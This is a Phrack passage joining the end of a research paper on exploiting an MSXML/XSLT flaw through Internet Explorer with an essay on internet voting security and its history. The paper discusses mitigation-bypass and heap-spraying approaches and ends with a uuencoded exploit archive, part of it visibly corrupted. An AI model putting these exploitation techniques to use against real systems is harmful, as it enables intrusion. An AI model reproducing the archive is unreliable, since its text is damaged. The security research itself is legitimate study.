Among the dozens of mitigations included in the modern IE[4], many old mitigations have become largely irrelevant, along with the corresponding classes of bugs that were gradually audited out of existence (such as buffer overflows and the corresponding GS stack cookie mitigation). On the other hand, the newer mitigations for more realistic classes of bugs such as Use-after-free are still too weak, e.g. the IsolatedHeap which is only selectively relevant to certain bugs, or MemoryProtection which includes the side-walks allowing to bypass it in practice[5]. The new Control Flow Guard included in Windows 8.1 has been bypassed both in the wild and in research[6] even before its full backward deployment on the still-popular systems like Windows 7. Only two mitigations before the sandbox are universally frustrating for a binary researcher regardless of a bug class: DEP strictly in conjunction with a forced ASLR.

The ForceASLR mitigation was introduced in IE10, and wiped a whole class of easy and reliable DEP+ASLR bypass techniques which relied upon both system and 3rd party DLLs compiled without the explicit support for ASLR, allowing for constructing an executable ROP chain with pieces of their code at known addresses.

Another opportunity that allowed to bypass DEP+ASLR in a generic way was utilizing executable memory pages generated by 'Just in time' compiler of Adobe Flash.[7] This technique had been mitigated early on, although it's not clear whether it's completely dead. In any case, it is limited due to the Adobe Flash dependency.

The main[stream] technique used today to bypass DEP+ASLR is to leak some information about the process address space via a memory-leaking opportunity, typically a forced memory leak with a memory corruption vulnerability.[8] The most common way observed to force a memory leak is to corrupt a client-readable object in a certain way allowing for removal of the reading limits: such as a BSTR string in JavaScript (which is said to be removed from jscript9.dll with IE9 but can still be accessed in IE11[9]), various arrays in JavaScript and the Vector object in Flash. To achieve such a bypass, either a second vulnerability must be used, or in some cases, the same vulnerability can provide both a code execution and a memory leaking opportunity.

Another branch of research worthy of a notice is the class of 'lazy' arbitrary code executions introduced by Chinese researchers[10], that takes a write-what-where vulnerability condition to enable a privileged JavaScript execution instead of dealing with shell codes. This is not a bypass technique in its own, because it still relies on a memory read/write vulnerability that can provide a memory leak anyway, but rather an example of a minimalist goal-oriented thinking as opposed to the overcomplicated fighting with complications.

Jumping back to our bug, it is important to highlight that, because the target software is a global system framework rather than a direct attack surface, IE might be the worst possible attack vector. Instead, one might want to focus on covering a number of secondary vectors, that are less constrained with mitigations (e.g. Microsoft Office for which an ASLR bypass should no be an issue). As it ws shown in the Table in the section 2.2, it's possible to trigger the bug in Office 2007 via an embedded JavaScript. Another possibility to mention, that MS Word has a poorly

documented functionality for using XML templates with XSL transformation functionality, that might possibly be a vector as well. And most importantly, many internet-facing web applications based on ASP.net might be vulnerable with maybe a no-user-interaction code execution on a Windows server.

--[6 - Conclusion

In this paper we have thoroughly analyzed and demonstrated a certain control over a curious specimen of a critical modern vulnerability in a core Microsoft product, which somehow remained undercover for 2 years despite of the publicly available trigger. We have also introduced a few bits of previously unpublished information concerning MSXML internals, JavaScript 9 internals, heap spraying with images as well as general heap spraying in the latest Internet Explorer.

In order to analyze and control a modern binary vulnerability, a set of distinct operations is applied, all of which we have revisited:

impact vectors research,
crash dump analysis,
exploitability estimation,
patch binary analysis,
and root cause analysis.

A seemingly uninteresting bug, previously discarded by automated tools and superficial analysis, may turn out to be exploitable as a result of an all-round investigation.

There may exist a multitude of ways to remotely reach a particular vulnerability, apart from the most obvious (and likely the most constrained) attack vector.

Deducing any specific vulnerability details from a vulnerability patch only, such as the triggering inputs or the root cause, may be extremely hard or impossible due to both the binary diffing complexities of large amounts of binary code modifications and the possibility of a seemingly irrelevant code being changed.

A bit-accurate precision of the crafted input may be required to take a vulnerability condition such as a read access violation to the control of the program counter through the chain of code constraints along the execution path, as well as an extensive grasp of the operating system internals and a pages-accurate control of the target process memory space.

Bits of useful data may be leaked about the crashing context through ordinary memory access operations, even when no explicit information leaking opportunity is provided by the vulnerability.

Internet Explorer 11 memory may be filled quickly with controlled data that would be positioned predictably enough to control a highly entropic vulnerability, despite the allocation randomization as well as the possible anti heap-spraying mechanisms in place.

Microsoft XSLT technology is implemented as a simple virtual machine, taking the input XSL code through the abstract syntax tree generation with the ASTCodeGen class to 'XCode' compilation with the XCodeGen class, to stateful frame-based computation with the XEngine class.

A huge memory spray may be contained in bitmaps, compressed into the PNG

format with zero loss.

A memory leaking opportunity will be required to take the vulnerability from EIP control to shellcode execution.

--[7 - Thanks

Nicolas for publishing the repro trigger, my ex-boyfriend for the endless supply of cat photos and Nutella, and my grandma for her loving support.

--[8 - References

- [1] Microsoft Security Bulletin MS13-002 Critical TechNet https://technet.microsoft.com/library/security/ms13-002
- [2] Nicolas Gregoire, "Mutation-based fuzzing of XSLT engines" http://www.agarri.fr/kom/archives/2013/02/25/ mutation-based_fuzzing_of_xslt_engines/index.html
- [3] Greg MacManus, Michael Sutton, "Punk Ode: Hiding Shellcode in Plain Sight"
 - https://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Sutton.pdf
- [4] Ken Johnson, Matt Miller, "Exploit mitigation improvements in Windows 8" https://media.blackhat.com/bh-us-12/Briefings/M_Miller/
 - BH_US_12_Miller_Exploit_Mitigation_Slides.pdf
- [5] Yuki Chen, "The Birth of a Complete IE11 Exploit Under the New Exploit Mitigations" https://www.syscan.org/index.php/download/
- [6] Zhang Yunhai, "Bypass Control Flow Guard comprehensively" https://www.blackhat.com/docs/us-15/materials/us-15-Zhang-Bypass-Control-Flow-Guard-Comprehensively-wp.pdf
- [7] Dion Blazakis, "Interpreter Exploitation. Pointer Inference and JIT Spraying" http://www.semantiscope.com/research/BHDC2010/BHDC-2010-Paper.pdf
- [8] Fermin J. Serna, "The info leak era on software exploitation" https://media.blackhat.com/bh-us-12/Briefings/Serna/BH_US_12_Serna_Leak_Era_Slides.pdf
- [9] Yang Yu, "Write Once, Pwn Anywhere"
 https://www.blackhat.com/docs/us-14/materials/us-14-Yu-Write-OncePwn-Anywhere.pdf
- [10] Yuki Chen, "Exploit IE using scriptable ActiveX controls" http://www.slideshare.net/xiong120/exploit-ie-using-scriptable-active-x-controls-version-english

--[9 - Code

begin 644 code.tar.gz
M'XL(`!:!EE4``^U9VV[;1A#-JP+X'\8"VI!Q)5Y\$2;9U*0+D,6X>FH<`01"L
MR*7\$A!=UN;(D%/F(YHL[LTOJXMBQG4"NV^XQ8"[W,C,[,SM[)(59Y#PY,%S7
M[??[H)Z]KGJZ?J"?%<#SNT\$WZ/>[K@^NY[O]X`ET#VT885%*)M`4EB8E^\8\
MG!;'WQBO]K%Y_DL080PE+V7[8WDP';?%O^][=?R[W6Z`\>\\$OO<\$W(-9M(/_M>?R!L"K3L,@ES^7HV1!?SDNY3GDYXUS"*DOS\AP[1\V9E/-SQUDNE^UEIUV(MJ>.=G9TY;W]_Y;P1+"_C0F1-N.2B3(I\U/3:;G.LQ\$F>S5,F.>0LXZ-FQI+\M0]W7A(S)<#9J.M5DE-+B+)Q!R5,>RE'S>37`YO-TW:K7E<YXZ.S.KU[K\6LUMKU8;=:MW\Z),)%IJV>^;4\$O;[GS\;'#TM%&*\(W@?)3S);P(97+)W[Z>?\$2[MK.9%B;[QVR]?7[PLPD6&WFOW<,LV+4-1\D?6M=."16\O7EG;T-@[YK1E[>_?MBHA;]2J:<L_XT_D/!2MG;6P=),/N4/^]_J;^!_T>G?\>U7]S_@^/L`Q%,I=PMZ#O`X'\$BXO>G?_?B?YW`Q?/O]?V>X7\/`8R_"'E[)K/T8#INB;_?[74V_,]WM*?X=O`!,_7\(#(^C(I3K.0=*@?'1T^'FR5F\$3VSI*T*UXT4>\$F<"Q1DL&XZ>

 $M_{JEIBR\&0UQ+(QT<A6<H%BE`!;-Z)5\#:.GG[>"_Z\".00.PX<'Q_\#R6S.0/`]$ M%HG@\$?6HD<D<,K*T=[SB^33)^3FZ)R\'UPU,!`U,M<LNF8`DER^\$@!&H_00! MUF2K[GWGOL<!=^5ZH10'G`\`M65,?.*"6B6XD/YZ6M\MG\$,<0TB%92,]+!:Y M1!F6N_+.]+R6N_)=VPF4L`#774Q`S4>76,JBD3>`9#A2:[%U<F+C*.5_`U?, MF9#>.?H&3<0,!EFH+I^&DQ@L7\$G*?*W,"6P@%S9H/3WT',M*G@<GRI"?W56, ML&&DK.R\$G?!DLZA1.R+1CJ#B27\#-<C3DE\WBV30WT#OJ_\$YQW1_WW3,X!33 M)E)R2)Y6NR_/=2<LBCQ.\I2PJBH,`*ZF3,Q"68B\$I59>%PW:<\$Z[<]6>E!]5 M9N\$FH\$)#<+D0.7A57^,S3=W84XWF\'Q7`;3`(R%HP=#9%*^ALZUHDR):0Y'3 M"1DUMRL[KCUHXHS&D\$X!)#C(]+M#':H5Q;D:F%0#^\$["H^12=0M>TJ'!BN-@ ME];FD#IM`=76?[KD[P'O?RR3<6M.1>U`-."6^S_H!<'F_O<4_PMZ7?/]SX/`</pre> $MW/_F_K_W_4\50Q6$, $V(!-Y\&^1\D!Z):4PK64VY)\:K?&^.ZI_WYKO+DN:1U>$ MM*S==E>!VVY#:TSOIYW3%6+[MD;0FW(C%&+WPJW,FT_6F'?JWCY5]F`BKF&9 MR!EDO)Z#-O@35M(\2RT8#OW`/JG;7H\N8\?12I4G4%#*\@CW`!AKD#..;L8\ M9BF*S0JQ!A:&O"QW-)`1RH*0I>&"CD,\$L2@RM7C.IAR*."ZYW"[Q[[\\$)Z;[M7\$;[DIJU[VY@*)60B*>2:8=U7*T=Z0DJQNUB6F;%);9I)9*/J5#3<9XI503 MJ.WC<\\)P`1GI7)ZDE>V2[0@URE!':A"50'TWR21N&*">M`&CYR-RV%1:K4\ M1W^'6FFY4.+C10I>2\4YP^LG3:8YCZZ&X6X,5`U_J*Q#)R"/_\$D;H1R1Y!%? MT7DJE/YP(006!!4)S04I+;C\4D*<8!R4C7,\;R!9DNJDP_1+\KT04,BV]';\ M%;U%F<M9@OD=\1C/-_IQQH5VP%\D]PM,.![\\$JQP5I0\!RRVB4A([-JNN/&W $M26>C0:4MR1=\4!\%:Q2)USEI;?[3@%$Z`#C<^5)[8>GV5JWM3@WIJ"RPU5U-Q$ MVZYY,Q6:&\)UCD0T32<L_*0<1!6!KW@(L/'358JO";XZKSO\?G?/U>\$8;)00 $M,?/A!O5(0)'-:B?7L=IP>\#)@N],A>;/ONO9U&JNR<J+:=`7<]#'@REQ_H#\+$ M7/DT4%\[KXKBTR^0J]P)CYL53;__!X6=*^@__G'AWC_IW\O(__7//P?\!O\6 M_N^Y?G?[_6]7_?[3]\WO/P^"#=VODVZ'[!M6?S.K_SY2_YV<_A9*_Q6COP.A 0!@8&!@8U @9W7BIU`%````

end

--[EOF

==Phrack Inc.==

Volume 0x0f, Issue 0x45, Phile #0x0b of 0x10

==
==[phrack@kerrnel.com]=
=

A! Fredome is a noble thing
Fredome mays man to haiff liking.
Fredome all solace to man giffis,
He levys at es that frely levys.
A noble hart may haiff nane es
Na ellys nocht that may him ples
Gyff fredome failyhe, for fre liking
Is yharnyt our all other thing.
Na he that ay has levyt fre
May nocht knaw weill the propyrte
The angyr na the wrechyt dome
That is couplyt to foule thyrldome,
Bot gyff he had assayit it.
- John Barbour, Brus Book I [26]

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--[1 - A Backstory

It's June of 2024 and a group of wealthy and powerful men are sitting in a lounge room tucked away in the San Bernardino mountains, 80 miles east of Los Angeles. Thick and acrid cigar smoke fills the room. But sickening to me is the horrible stench of an entire nation's leadership being robbed. The men chat and haggle over what candidate will be elected president,

senator, and so on.

The mess here in the U.S. was kickstarted 24 years ago in the 2000 election of Bush v. Gore. It took over a month to declare a winner because of a dispute over vote counting in Florida. George Bush eventually won Florida by 537 votes, or 0.009% [1]. There was a tremendous amount of controversy over confusing ballots, errors with punch cards, and recount anomalies.

In the aftermath, well meaning people called on computers to solve the United State's voting issues. After all, computers have simplified all other matters of life. But these people acted in a bit of arrogance; they didn't understand the technology. They banked with the computer, chatted with the computer, shopped with the computer, so surely it could be trusted for voting as well. But they didn't understand the depths of computer security problems, or why voting is fundamentally different than all the other aforementioned tasks. Security experts, almost universally against electronic voting, were dismissed as paranoid.

In response to public demand, Congress passed the Help America Vote Act that sought to replace punchcard and lever voting machines [38]. And thus it is that our elections are now decided by the whim of powerful groups controlling the elections servers. This paper will dissect the problems that plagued internet voting from the very beginning.

--[2 - Why Do People Want Internet Voting

Before taking any serious examination of the flaws inherent in internet voting, the question must be asked, why do people want internet voting? The answer is: 1) civic engagement, 2) money, 3) want of power, and 4) technophilia.

Some activists believe internet voting will increase voter turnout and thus cause higher civic engagement. That leads to the question, "Does internet voting significantly increase turnout?" In 2002 some local elections in the UK used an internet voting pilot, which lead to a 3.5% increase in voter participation [6]. It is, however, impossible to prove that this was because of internet voting [6]. Even if the increase in voter participation was 50%, increasing voter participation at the expense of having trustworthy elections is not a wise scheme. In the United States anyone can vote by mail, by sending in a form and mailing back a ballot that is sent to them. If participating in democracy is not important enough for someone to mail a piece of paper, should we really be bending over backwards to extend democracy to them?

Money is an inherent problem in online voting because there is a lot of money to be made in voting systems. In the United States, open source solutions are often not adopted by the government. If Internet voting was ever seriously put in legislation here, companies would spew all sorts of exaggerations about the security of their systems to receive lucrative contracts to develop the system. Also, in the case of electronic voting machines, the companies long lobbied to keep their source code a proprietary secret. That we entrusted the integrity of our democracy to it was irrelevant to their patent attorneys [7].

There is also an argument that internet voting will save money on the cost of running elections. While it might, it's not clear that the cost of maintaining and developing the technology is actually cheaper than using paper ballots. More importantly, the purpose of an election is not to do it as cheaply as possible, but to have reliable results. It makes

no sense to undermine elections to save money.

Why those seeking power want in on internet voting is a longstanding issue. Boss Tweed, the corrupt New York City politician estimated to have stolen from \$1 billion to \$8 billion in 2010 dollars [8], said, "As long as I get to count the votes, what are you going to do about it?" [35]. Controlling the elections officials counting the votes was (and still is) one of the simplest ways to rig an election. This fraud is committed on local scales, however, as in the United States it is thought to be relatively impractical to rig a federal election county by county.

Of course, it could happen in the U.S., and certainly it has happened in other countries. Consider, the 2011 election in Russia, which was reported to have numerous and severe irregularities on a national level [39]. In Ghana as well there were complaints of widespread fraud designed to rig their 2012 election [40].

Even in countries where this is possible to achieve, it takes a lot of coordination and work to pull off, requiring loyal political machines (or serious threat of violence). Internet voting, however, makes the fraud much easier to commit as it is possible to attack single points of failure -- a central counting server, or a piece of software running on numerous precinct servers. Who wouldn't want to control the software tallying the votes? At worst an entire country's results could be manipulated, and even if each region or district had their own system, groups could have a lot of influence controlling a regional election.

Finally, technophiles can be a driving factor behind internet voting. These are people who just love having new technology for the sake of having new technology. In fact, I myself am guilty of loving the latest and greatest products. But in some cases, such as internet voting, we ought to be careful to make sure that technology is really improving the situation. So to the technophiles, even though I know they mean well, I ask them to please be restrained and think about the consequences of internet voting before we jump out of our seats for it.

--[3 - The Evolution of Counting Votes

Before the American Revolution, voting was generally conducted by voters calling out their votes which a clerk recorded next to their name [2]. This made verification of vote counts very easy, but obviously introduced a lot of opportunity for retaliation, vote buying, etc. By the time of the American Revolution the Americans and French were exploring the use of the secret ballot. The French constitution in 1795 mandated, "all elections are carried on by secret ballot" [2].

Of course as voting by ballot began to catch on, so did ballot stuffing. In 1856 a vigilance committee in San Francisco found a ballot box with a false bottom trap that stored ballots. It would look empty upon inspection before voting, and after the polls closed, the other ballots could be secretly mixed in. Some of the first technology to combat these tricks was quite simple: in 1858 Alan Cummings and Samuel Jollie both patented transparent ballot boxes. The design was quite simple: a glass globe in a wooden frame so that the ballots were always plainly in view from the start of voting to the moment of tabulation. This same principal is still used in many countries, although plastics have generally replaced glass [41].

Twenty years before the advent of the glass ballot boxes, the Peoples' Charter of 1838 in Britain had already described a voting machine. I

strongly encourage the reader to have a look themselves at the image in [42], but in it a brass ball was dropped into a hole, corresponding to a candidate, which registered a vote on a dial.

In 1892 the Myers Automatic Voting Booth was first introduced in the United States [43]. According to Douglas W. Jones of the University of Iowa, in the 1890s these machines were on the cutting edge of technology, with a tremendous number of moving parts. These machines did not provide a voting record for each voter, but simply had a counter behind each candidate which displayed their total number of votes.

Electoral fraud was of course already a big problem with these mechanisms, and isn't a new concern with internet voting; my concern is just the extent of it. In 1934 Joseph P. Harris published his report on voting fraud in the United States [44]. He summarized types of fraud as such:

Registration frauds - Register dead, non-existent voters, etc. Votes are then cast under the fake voters' names on election day.

Repeating - Persons go from precinct to precinct voting under the names of these bogus voters, or even under the names of real voters.

Ballot box stuffing - Officers overseeing the election will stuff ballots into the box. To avoid obvious counting issues, they will check off the name of a no-show voter for each fraudulent ballot inserted.

Chain ballots - A marked official ballot is given to a voter in the morning. The voter is to deposit the market ballot and return the blank ballot given to them at the polling station. They are paid once the blank ballot is returned. This process continues all day. Harris notes a lack of evidence that this was a common practice.

Assistance to voters - Voters may ask for assistance while casting their ballot. This is an easy way to break voter secrecy and ensure people are voting "the right way." They may ask for assistance willingly, or they may be intimidated into doing so.

Intimidation and violence - Chicago, IL is a notoriously corrupt city. Harris noted whole sections of the city being terrorized by "the gun play of gangsters." Kidnapping had even been used to remove determined poll watchers.

Altering ballots - If a voter fails to vote for all candidates, an election officer can simply add marks for their preferred candidate. Likewise excess marks can be added to disqualify a ballot voting for unfavored candidates.

Substitution of ballots - Legitimate ballots may be discarded, and other ballots substituted for them.

False count and false returns - It's well understood that it's much easier to simply rig the counting of votes than to alter ballots. In some cases ballots are not counted at all, and results are simply fabricated. Votes can also be read and/or recorded incorrectly by various precinct workers.

Altering returns - The precinct returns can be altered by officials in the election office.

Specific to lever voting machines one reported form of fraud is to break the teeth of the gear for a specific candidate's counting mechanism. This means that once during a cycle of the gear, a vote for that candidate is not registered. In Philadelphia in 1978, there was an election to determine if the mayor would be allowed to run for an additional term, as he faced a term limit. During the elections, the machines failed, curiously at high rates in districts that strongly opposed the mayor. Unfortunately, a suitable report of why the machines failed was never produced [2].

The next major technology change in voting came with the advent of the punchcard. Punchcards themselves are just what they sound like -- cards with perforated dimples that can be punched out to vote for a candidate. However, as was seen in the 2000 United States presidential election, they are susceptible to chads that are not not fully pushed out, creating controversy over how to count those. Around the same time, optical scanning machines rose to popularity. With these machines, which many of us have used for exams in our school days, the voter bubbles in their choice with a pencil or pen.

The next piece of voting technology, which moved closer yet to internet voting, was the direct recording electronic voting machine, or DRE. These are computers in which people place their votes, which are then electronically tabulated. These machines are certainly more efficient than paper ballot counting, but are riddled with grave security issues [47]. I would love to explore those issues further, however, the focus of this paper is on internet voting.

--[4 - Where is Internet Voting Piloted and Used

Now that we understand why people want internet voting, and the history of voting technology leading to this point, for this paper it's important that we understand where internet voting is being used already, and what we know about these systems. I begin with an example of Washington D.C. because it is a rare case where the public was allowed to fully penetration test the system in a mock election.

In 2010 Washington D.C. embarked on a pilot project to allow voters to participate in local elections through an online voting system. In September 2010, before collecting real votes, the Board of Elections conducted a pilot test allowing any member of the general public to vote and test the security of the system. Ultimately an attack by a team of researchers from the University of Michigan caused them to cancel the online voting initiative. The researchers were able to seize control of the servers, unmask secret ballots, and alter the final election results. The following information is a summary of what the Michigan team found (please see [9] for a copy of their paper).

The system itself used a stack consisting of Ruby on Rails, Apache, and MySQL. A front end web server receives HTTPS requests from the voters and then reverse-proxies them to the application server which hosts the software and stores the ballots. Multiple firewalls work to complicate attacks by blocking outbound TCP connections. The University of Michigan researchers noted that the intrusion detection system in front of the web server failed to decrypt the HTTPS connections carrying their attack.

To login to the system the voter needs to use a voter ID number, registered name, residence ZIP code, and 16-character hexadecimal PIN. These credentials were sent out to voters in the mail.

The ballots themselves are PDF files, filled out by the user with a PDF reader, and then uploaded to the server. To safeguard ballot secrecy, they are encrypted with a public key issued by elections officials. When the

election ends they are transferred from the server to an offline machine, holding the private key, where they are decrypted and counted. Think about that -- they go through the trouble of keeping the ballot counting machine offline but allow arbitrary PDF files to be opened on it.:>

Here are a few of the attacks that the Michigan team found. They stole the public key, which despite the term public key should actually be kept secret because it allows the application server to encrypt arbitrary ballots to substitute real ballots. Once they stole the key, they indeed used it to replace all of the previously cast ballots with forged ballots that voted a ticket of their choosing. They then replaced the ballot processing function with a modified function that would replace each voted ballot with their forged ballot. This also broke the secret ballot concept, as they used the new ballot processing function to track each voter. And, an unencrypted copy of each ballot was stored in /tmp by the PaperClip Rails plugin before encryption, so they could correlate the file time to the logs and then match past ballots to voters. The database credentials were located in the bash history file.

A 937 page PDF file containing all of the voters login credentials was even located on the server, sitting in $/ \mathrm{tmp}$. And these were the credentials for the REAL election, not merely the pilot test. Had the real election not been canceled they could have used those to vote as actual citizens.

Of course once finished they cleaned up the logs and removed all of their files from the application server's directories.

To mark their territory after completely infiltrating the online voting system, they programmed the confirmation page to play the University of Michigan fight song when each user cast a ballot.

Despite their musical calling card, it took officials in D.C. 36 hours to detect the attack and stop the pilot (another test user asked on a mailing list what song is played for a successful vote, raising their suspicions).

There are many other examples of internet voting in use. These are given as examples of countries using internet voting and not necessarily examples of it being broken, but I do take the liberty of pointing out concerns that I may have.

Canada. Although not used in federal elections, there are municipalities in Canada that allow internet voting. A demo of the Intelivote System is available at [45], however it had known hiccups in recent elections. In 2010 the system was being used across Ontario and it crashed late in the election [46]. The president of Intelivote Systems Inc. claimed it was because of unexpectedly high user demand, combined with a hardware failure. The company claimed "the integrity of the vote activity was not compromised and (Intelivote) is confident in the official election results" [46].

Very troubling, however, is that the company, in the statement I found, did not report having any outside parties evaluate the system to verify the integrity. Any company would certainly have financial incentive to cover up a hacked election, although I have no evidence to suggest InteliVote did any such thing. I simply raise the point. A more reasonable, and less accusatory scenario, is that they themselves may not have realized if they were hacked, or not have gone to enough length to find out. The fact that these incentives exist mean it is critical any internet voting system is heavily audited by independent agencies.

New Jersey. On October 29th, 2012 Super-Storm Sandy battered the east coast of the United States, with New Jersey being particularly hard hit. The 2012 United States presidential election was held just a week later, and many displaced residents needed a way to vote. The governor ordered displaced citizens be allowed to vote by e-mail or fax [17][18]. Not only does this break ballot secrecy -- your email address being tied to your ballot -- but your ballot can be compromised with hacking techniques from the early days of Phrack, rather than advanced attacks.

Although I have yet to see a detailed analysis of the results of the e-mail voting in New Jersey, I have found reports of at least a few issues [36]. Voters voting by e-mail are required to mail in a paper copy of their ballot, however several county clerks, and the executive director of the New Jersey Democratic Party, did not know this. Most likely thousands of voters did not know either. The requirement of mailing a separate paper ballot always raises the question that I don't understand: why bother? If they actually count all of the paper ballots that each person had to mail, the e-mail voting was just a nice song and dance and actually did not make anything more convenient or cheaper. If they do not verify all the paper ballots, there was no point in sending one, and then the results are not trustworthy. This leaves a choice between convenient or trustworthy, and in an election we should always go for the trustworthy option (paper ballots).

Arizona. The 2000 Arizona Democratic Party presidential primary was the first major election held over the internet [19]. For the non-Americans out there (most of the world), the political parties in America have many candidates who want to run for president under the party's name, and thus they hold a primary election to pick their candidate. The private company, Election.com, hired to run the election reported that there was no hacking. This was a groundbreaking precedent for a major public election to include internet voting.

United States. The United States allows deployed service members of the military to vote online.

Estonia. The first country to use internet voting on a national basis was Estonia in 2005. Estonians have a national ID which contains an embedded digital certificate, which combined with an individual's PIN, can be used to uniquely identify that individual. An individual needs a \$7 smart card reader, which will scan their digital certificate. The voting website can then use this, combined with the PIN, to authenticate the individual voting [20]. According to the PDF in [20] the ballots are secured and kept secret through this process:

"A double-envelope scheme used for postal voting in some countries guarantees the secrecy of the vote. The voter's choice is encrypted by the voting application (i.e. voter seals the choice into an inner blank envelope) and then signs it digitally (i.e. puts the inner envelope into the outer one and writes his or her name and address on it). The signed and encrypted votes (outer envelopes) are collected to the central site for checking and ensuring that only one vote per voter is counted. Before counting, digital signatures with personal data (outer envelopes) are removed and anonymous encrypted votes (inner envelopes) are entered into the ballot box for counting. The scheme uses public key cryptography"

So what do I think of this implementation of internet voting? A few thoughts. First off, Estonia is rare in that all of its citizens have a national ID card equipped with a smart chip inside. Even then a team of observers from OSCE/ODIHR (Organization for Security and Cooperation in Europe/Office for Democratic Institutions and Human Rights) found major security issues with the 2007 election [2].

Among the issues, the project manager was able to push changes to the voting software at will, meaning a version modified by insiders could easily be put onto the server. Furthermore, a code review report was never produced, and there is no policy in place dictating when internet votes would be invalidated. I cannot stress this point enough, as it applies to all countries: most internet voting advocates say, "Don't worry, if there was fraud we could always invalidate the internet votes." But nobody smart enough to hack a country's election will commit fraud in such an obvious way that people will know to invalidate the votes. Rather they would generate results that were statistically likely to happen and then hide all traces of their activities.

Austria. In 2009, Austria used internet voting for the Federation of Students' student union election according to the U.S. Election Assistance Commission (EAC) [48]. Although Austria does not allow for the use of internet voting in parliamentary elections, student union elections in Austra are regulated by law, and were allowed to use internet voting. Scytl, a European company, was selected as the software provider for the election. For the election Austria used a national ID card, which had two distinct PIN numbers that a voter had to use during the voting process. They also needed a card reader for the national ID card.

Finland. Per the same EAC report, Finland allowed internet voting for municipal elections in 2008 [48]. In Finland, kiosks at polling places were used to access the internet voting application, rather than allowing users to vote at home. Votes were encrypted and digitally signed by the kiosk before transmission to the server. This election wound up having a bug causing certain votes not to be counted, and thus had to be redone anywhere where internet voting was used. As a result, they scrubbed the pilot. As a note, the Finnish chose to use kiosks at the polling place because they felt voting at home risked ballot secrecy and allowed the bribery and intimidation of voters.

France. The EAC discussed internet voting being used in France dating back to 2001 [49]. In 2001, Voisins-le-Bretonneux conducted an internet voting pilot that used kiosks at the polling place like the Finnish did. This was for municipal elections only. In 2009 the French Ministry of Foreign Affairs setup internet voting for French citizens living overseas. It was designed to make it easier for overseas voters to vote, and 310,000 French citizens used it. Scytl provided the technology along with Atos Origin. The report says Opida, a security consulting company, audited the election. Strangely I cannot find the existence of a company called Opida, however there is a security consulting firm called Oppida located in France so I assume this is the company in question [49].

Switzerland. In Switzerland, three of the 26 Swiss cantons have internet voting as an option: Geneva, Neuchatel, and Zurich [49]. Since the three all use different systems, I want to focus on Geneva's system. Geneva's government owns and runs the system itself. Voters received a Voter Card in the mail, which had the information needed to vote by internet, mail, or in person. The voter used the information from this card to login to the online voting system. They then selected choices on a ballot, and saw a confirmation screen displaying all of their choices before casting

the ballot. Lastly, the voter needed to use a pin code located on the Voter Card to cast the ballot.

Interestingly the Geneva state council enforced the following 11 requirements for the election (taken verbatim from [49]):

- 1) Votes cannot be intercepted nor modified
- 2) Votes cannot be known before the ballot reading
- 3) Only registered voters will be able to vote
- 4) Each voter will have one and only one vote
- 5) Vote secrecy is guaranteed
- 6) The voting application will resist any DoS attack
- 7) Voters will be protected against identity theft
- 8) Number of cast votes = number of received ballots
- 9) It will be possible to prove that citizen X voted
- 10) The system will not accept votes outside the ballot opening period
- 11) The system will be auditable

I find these requirements curious, as in theory it's not possible to meet them in a computerized system. The issue is the use of terminology such as "cannot" and "prove." For example, I assume where it says "votes cannot be intercepted nor modified," SSL is used to encrypt the web traffic. But of course SSL can be attacked, and thus votes can be intercepted or modified.

The Swiss do use one really cool piece of technology in their voting technology: quantum encryption [24][54]. The details of quantum encryption are outside the scope of this article, but it uses photons of light to send encrypted messages. It is based on the fact that the quantum state of a particle cannot be observed without altering it permanently, so eavesdroppers cannot read the photons without destroying the information encoded in them. The Swiss use the quantum encryption technology to transfer vote counts over fiber optic cable from a vote counting station in the city, to a government data center in the suburbs of Geneva.

United Kingdom. According to the EAC report [48], the UK has conducted over thirty internet voting pilots for local elections between 2002 and 2007. In a 2002 pilot, nine locations enabled internet voting pilots. The Liverpool pilot was particularly interesting in that voters could vote via SMS, as well as from their home computers. Liverpool's was run by Election.com, the same company that ran Arizona's Democratic Primary in 2000.

In Liverpool, electors were mailed an information sheet with PINs, passwords, candidate codes, the web address and instructions. Voters using the internet voting went to the web-site and entered the PIN and password specified in their information sheet. The voters then made their selections and voted after confirming their choices. The vote was then transmitted over the internet to Election.com's servers, where it was tallied.

Voters using SMS to vote sent a text message that was formatted as such:

- <PIN>
- <PASSWORD>
- <CANDIDATE NUMBER>

They then sent the message to a phone number specified in their information sheet. Apparently each ward used a different phone number. The voter then receives a confirmation text message, and the vote was then sent to the same Election.com server as the internet votes. I have a

lot of concerns about voting via SMS. I am not very knowledgeable with SMS protocols, but the information I have read indicates SMS messages are encrypted with the broken A5 cypher and only between the phone and the cell tower [50]. Furthermore, I know from firsthand experience how many times I've tried to send a text and it doesn't show up until hours or days later. Not a system I want casting my vote.

In Liverpool, for the 2002 pilot, the EAC reported that 59.4% of voters voted in person, or by mail, 16.4% voted by internet, 17.4% by telephone, and 6.7% by text message.

State of New South Wales. Can't forget the Aussies out there! The last example I will pull from the EAC report [48] is the State of New South Wales which allowed voting from home by internet and telephone in their 2011 state election. They called the system iVote. It was designed for voters with disabilities (including legal blindness), illiterate voters, and voters traveling or living 20km or more from their polling place. Everyone Counts [51] was responsible for the core technology behind the voting system. Voters registered to use the iVote system over the internet or by calling an iVote operator. When they registered, voters specified a six digit PIN. The voter then received an eight digit iVote number (which was sent by email, mail, telephone, or text). In that trial, 2,259 voters voted by phone and 44,605 voters voted by internet.

The government of New South Wales produced a post election report on the election [52]. They commissioned Pricewaterhouse Coopers (PwC), one of the "big four" accounting firms, to generate the report. The report at [52] claims they found that no tampering had occurred with the ballots. However they say only that this information was gleaned from "cryptographic integrity checks," which is not specific enough for me to draw any conclusions. Consider the Helios example, presented later in the paper, as proof that ensuring that nothing was tampered with on the server side as little evidence that the election was not rigged.

In the report they note that they tested the iVote system and made sure the test results recorded matched the test votes cast for internet and phone voting. However, a team of researchers at Princeton University wrote malware for a Diebold Accuvote-TS machine which disabled itself during test mode, and then completely wiped itself after the election leaving no traces [53]. The same type of attack could work against an online voting system such as iVote, although of course there is no evidence is has been done... yet.

The PwC report also contains a list of incidents in Appenix C [52]. The problems ranged from relatively harmless (voters were sent the wrong iVote numbers and then given the correct iVote numbers and asked to vote again) to grave. On March 23, 2011 there was an 8 minute outage of the iVote system between 10:24 AM and 10:33 AM for which no cause was ever identified. Not every outage in a system is a sign of foul play but in a system which runs a state's election, I would like better answers than "undetermined cause."

--[5 - Other Problems of Being On the Internet

